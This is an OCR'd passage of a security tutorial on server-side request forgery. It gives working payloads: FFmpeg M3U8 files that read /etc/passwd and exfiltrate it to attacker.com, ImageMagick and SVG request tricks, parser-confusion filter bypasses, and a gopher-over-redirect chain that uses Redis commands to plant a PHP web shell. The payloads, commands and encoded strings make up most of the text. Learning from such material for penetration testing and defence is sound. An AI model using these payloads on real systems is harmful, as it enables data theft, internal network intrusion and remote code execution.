
FFMPEG comes handy in this case where it behaves strangely when we input file with .txt format.

For example if we gave input as sample.txt to ffmpeg then nicely it will produce a video file which consists of text inside it.

Sample.txt

```
Hi This is Suresh. You are now listening to a nice SSRF Session.
```

Conversion: ffmpeg –i sample.txt out.avi




Nice now we know how to read the response right. Simply instead of sample.txt we need to give some **http://internalserver.com/index.html?.txt**


```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
```

```
http://192.168.146.128/index.html?.txt
    #EXT-X-ENDLIST
```

Whenever we upload this **video.mp4** to any online media processing applications the converted output contains response of index.html inside it.

Let's upload crafted video in our EMS application.





We can see the response of internal application index page in processed video.

What about other sensitive files (/etc/passwd etc) ?

FFMPEG provides a feature called concat with which developers mix the required codec's from multiple media files. By abusing this we can call data of **/etc/passwd** or other.

To exploit successfully we need two files called **header.m3u8** and **video.mp4**

Video.mp4

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://attacker.com/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

Header.m3u8 (Important: no space after EOF)

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
 http://attacker.com?
```

We just need to upload **video.mp4** file to any video processing applications which will fetch **header.m3u8** and concatenates the content of **/etc/passwd** file then sends back to **attacker.com** in GET request

Server-End : ffmpeg –i video.mp4 out.avi


Attacker-End:

```
192.168.146.131 - - [09/Mar/2018:10:03:54 +0530] "GET?.root:x:0:0:root:/root:/bin/bash
    HTTP/1.1" 200 421 "-" "Lavf/56.4.101"
```


Reading the entire content of **/etc/passwd** is a bit challenging task for an attacker to do it manually. An automated script to do that is available online (https://raw.githubusercontent.com/neex/ffmpeg-avi-m3u-xbin/master/gen_xbin_avi.py)

python3 gen_xbin_avi.py file:///etc/passwd video.mp4

Now we need to upload **video.mp4** in our application.



Once the application processed it then in uploaded file we can see the content of **/etc/passwd**



In addition we can also perform SSRF via images if application processing images with command line image processing libraries like GraphicMagick or ImageMagick.

Ssrf.mvg

```
push graphic-context
viewbox 0 0 128 140
fill ‘url(“https://internalserver.com”)’
pop graphic-context
```

After uploading this image we can see a GET request made to https://internalserver.com

It is also possible doing SSRF via svg files where we can mention remote url with **xlink:href** attribute

```
xlink:href="http://internalserver:4444/?checkedssrf"
```

This will make a request to internalserver:4444

Protocol Smuggling

Sometimes we come across scenarios like we found an internal application having vulnerable service such as FTP or SMTP. If we send simple GET requests to FTP or SMTP services we will get simply connection reset as these services hates http requests.

In this case we make use of using SMTP/FTP requests over HTTP with help of CRLF injections known as **Abusing Protocols or Protocol Smuggling**.

Before doing that we need to understand some fun interpretations of how different programming languages handle http requests.

Python:

In python generally http/https requests handled by urllib/urllib2, httplib/httplib2 or requests modules.

```
import urllib
import urllib2
import requests

url = “http://test.com &@google.com# @evil.com”
urllib.urlopen(url) #will fetch evil.com
urllib2.urlopen(url) #will fetch test.com
requests.get(url) #will fetch google.com
```

From above code if we can understand how strangely url parsers will behave while we input multiple fragments of url.

A sample example of urllib module based fetching.

```
root@kali:~# cat ssrf.py
import urllib
response = urllib.urlopen('http://test.com &@google.com# @evil.com')
html= response.read()
print(html)
root@kali:~# python ssrf.py | grep evil
<a style="color: #FF0000; text-decoration:none" href="http://www.evil.com">www.e
vil.com</a></font></p>
<a href="http://www.evil.com/projectX.htm">
<a href="http://www.evil.com/shoutout.htm">
<a href="http://www.evil.com/archives/index.htm">
<a href="http://www.evil.com/static.html">
<a name="evil.com is back. we get it. check back daily.">
```

PHP

In php we make use of parse_url or readfile functions. There was some inconsistency between parse_url and readfile if we send different url fragments.

```
root@kali:~# cat ssrf.php
<?php print_r(parse_url("http://127.0.0.1:80:1111/"));?>
root@kali:~# php ssrf.php
Array
(
    [scheme] => http
    [host] => 127.0.0.1:80
    [port] => 1111
    [path] => /
)
root@kali:~# nano ssrf.php
root@kali:~# cat ssrf.php
<?php print_r(parse_url("http://foo@127.0.0.1 @google.com/"));?>
root@kali:~# php ssrf.php
Array
(
    [scheme] => http
    [host] => google.com
    [user] => foo@127.0.0.1
    [path] => /
)
```

From above examples we can make use of parse_url interpretation to bypass SSRF filters. Also cURL will parse in different way than PHP does.


```
root@kali:~# php ssrf.php
Array
(
    [scheme] => http
    [host] => google.com
    [user] => foo@127.0.0.1
    [path] => /
)
root@kali:~# curl 'http://foo@127.0.0.1 @google.com/'
curl: (7) Failed to connect to 127.0.0.1 @google.com port 80: Connection refused
root@kali:~# service apache2 start
root@kali:~# curl 'http://foo@127.0.0.1 @google.com/'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request
error was encountered while trying to use an ErrorDocument to handle the request
.</p>
```

cURL will consider host as **127.0.0.1** and PHP parse_url function will process **google.com.**


Below sample functionality will depicts the different interpretations of parse_url and readfile.

```
    <?php
$url = 'http://' . $_GET[url];
$parsed = parse_url($url);
if ($parsed[port] == 80)
{
readfile($url);
}
 else
{
die('SSRF Attack Detected');
}
?>
```

As per above implementation if attacker send malicious url like **test.com:1234** then it will display **SSRF Attack Detected**




But we can simply bypass it with url like **test.com:1234:80** then **parse_url** will process **test.com:80** and then check is passed but while fetching the url with **readfile** it will try to fetch **test.com:1234** this is known as **TOCTOU** (Time of Check and Time of Use) approach.




In this way we can bypass SSRF restrictions by using **Port Smuggling** techniques.

We can make use of Gopher protocol to smuggle the HTTP request to achieve the Remote Command Execution on local unauthenticated redis or memcache servers. Also we can use gopher protocol to attack intranet FTP, Telnet, SMTP services.

Here scenario is like application will now allow other protocols except HTTP/HTTPS






From above we can see that developer restricted protocols other than HTTP and domains which are originating to localhost. So to bypass this restriction we can make use of URL redirection technique.

Let's craft a page in attacker machine (new.php).

```
<?php
header("Location: http://127.0.0.1");
```

```
?>
```


Let's provide url like attacker server ip which will redirect to localhost again.



Next step is to identify whether remote application is having gopher protocol support or not. This can be done by simply firing sample gopher request with below file.

```
<?php
header("Location: gopher://attacker.com:1337/_testing");
?>?
```

On attacker side we can see the content testing is fired from remote application.




From this phase it's very straight forward. We just need to guess whether remote application is having redis/memcached server installed and running.

Simply we can identify this by firing below redirect request. By default redis listen on 6379 port and memcached server runs on 11211

```
<?php
header("Location: http://127.0.0.1:6379");
?>
```

The response is giving us a clue about redis existence.



If we google the error message we can see it's related to redis server.

We can exploit it either by scheduling cron job which will give us reverse shell or we can write a php file with our shell code.

Before exploiting it we have to form our payload with redis commands to write our php shell.

In attacker machine just install redis-cli and generate redis.txt file as below.

Run below commands to create redis.txt

```
redis-cli -h 192.168.146.128 flushall
redis-cli -h 192.168.146.128 config set dir /var/www/html/
redis-cli -h 192.168.146.128 config set dbfilename shell.php
redis-cli -h 192.168.146.128 set 1 "<?php echo shell_exec('whoami');?>"
redis-cli -h 192.168.146.128 save
```

Before sending these commands make sure to listen on nc –lvp 6379 > redis.txt

redis.txt content

```
*1
$8
flushall
*4
$6
config
$3
set
$3
dir
$14
/var/www/html/
*4
$6
config
```

```
$3
set
$10
dbfilename
$9
shell.php
*3
$3
set
$1
1
$68
<?php echo shell_exec('whoami');?>
*1
$4
save
```

We have to url encode this this payload to get it execute successfully.

```
root@kali:~# cat gopher.py
from urllib import quote
print quote(open('redis.txt').read())
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# python gopher.py
%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%
0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/var/www/html/%0D%0A%2A4%0D%0A%246%0D%0Aconfi
g%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2
A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2434%0D%0A%3C%3Fphp%20echo%20shell_
exec%28%27whoami%27%29%3B%3F%3E%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
```


new.php content


```
root@kali:/var/www/html# cat new.php
<?php

header("Location: gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A
4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/v
ar/www/html/%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0A
dbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A
1%0D%0A%2434%0D%0A%3C%3Fphp%20echo%20shell_exec%28%27whoami%27%29%3B%3F%3E%0D%0A
%2A1%0D%0A%244%0D%0Asave%0D%0A");

?>
```

Before firing payload let's check shell.php file existence in server.

After firing our request with URL redirection bypass we can see shell.php file is created successfully.

Application is on waiting stage which means our file is created at server end.





In similar way we can exploit internal services like SMTP or FTP etc with help of gopher protocol support.

Now the question is what if remote server is not having gopher protocol support. This is where exactly **Protocol Smuggling** concept came into the picture.

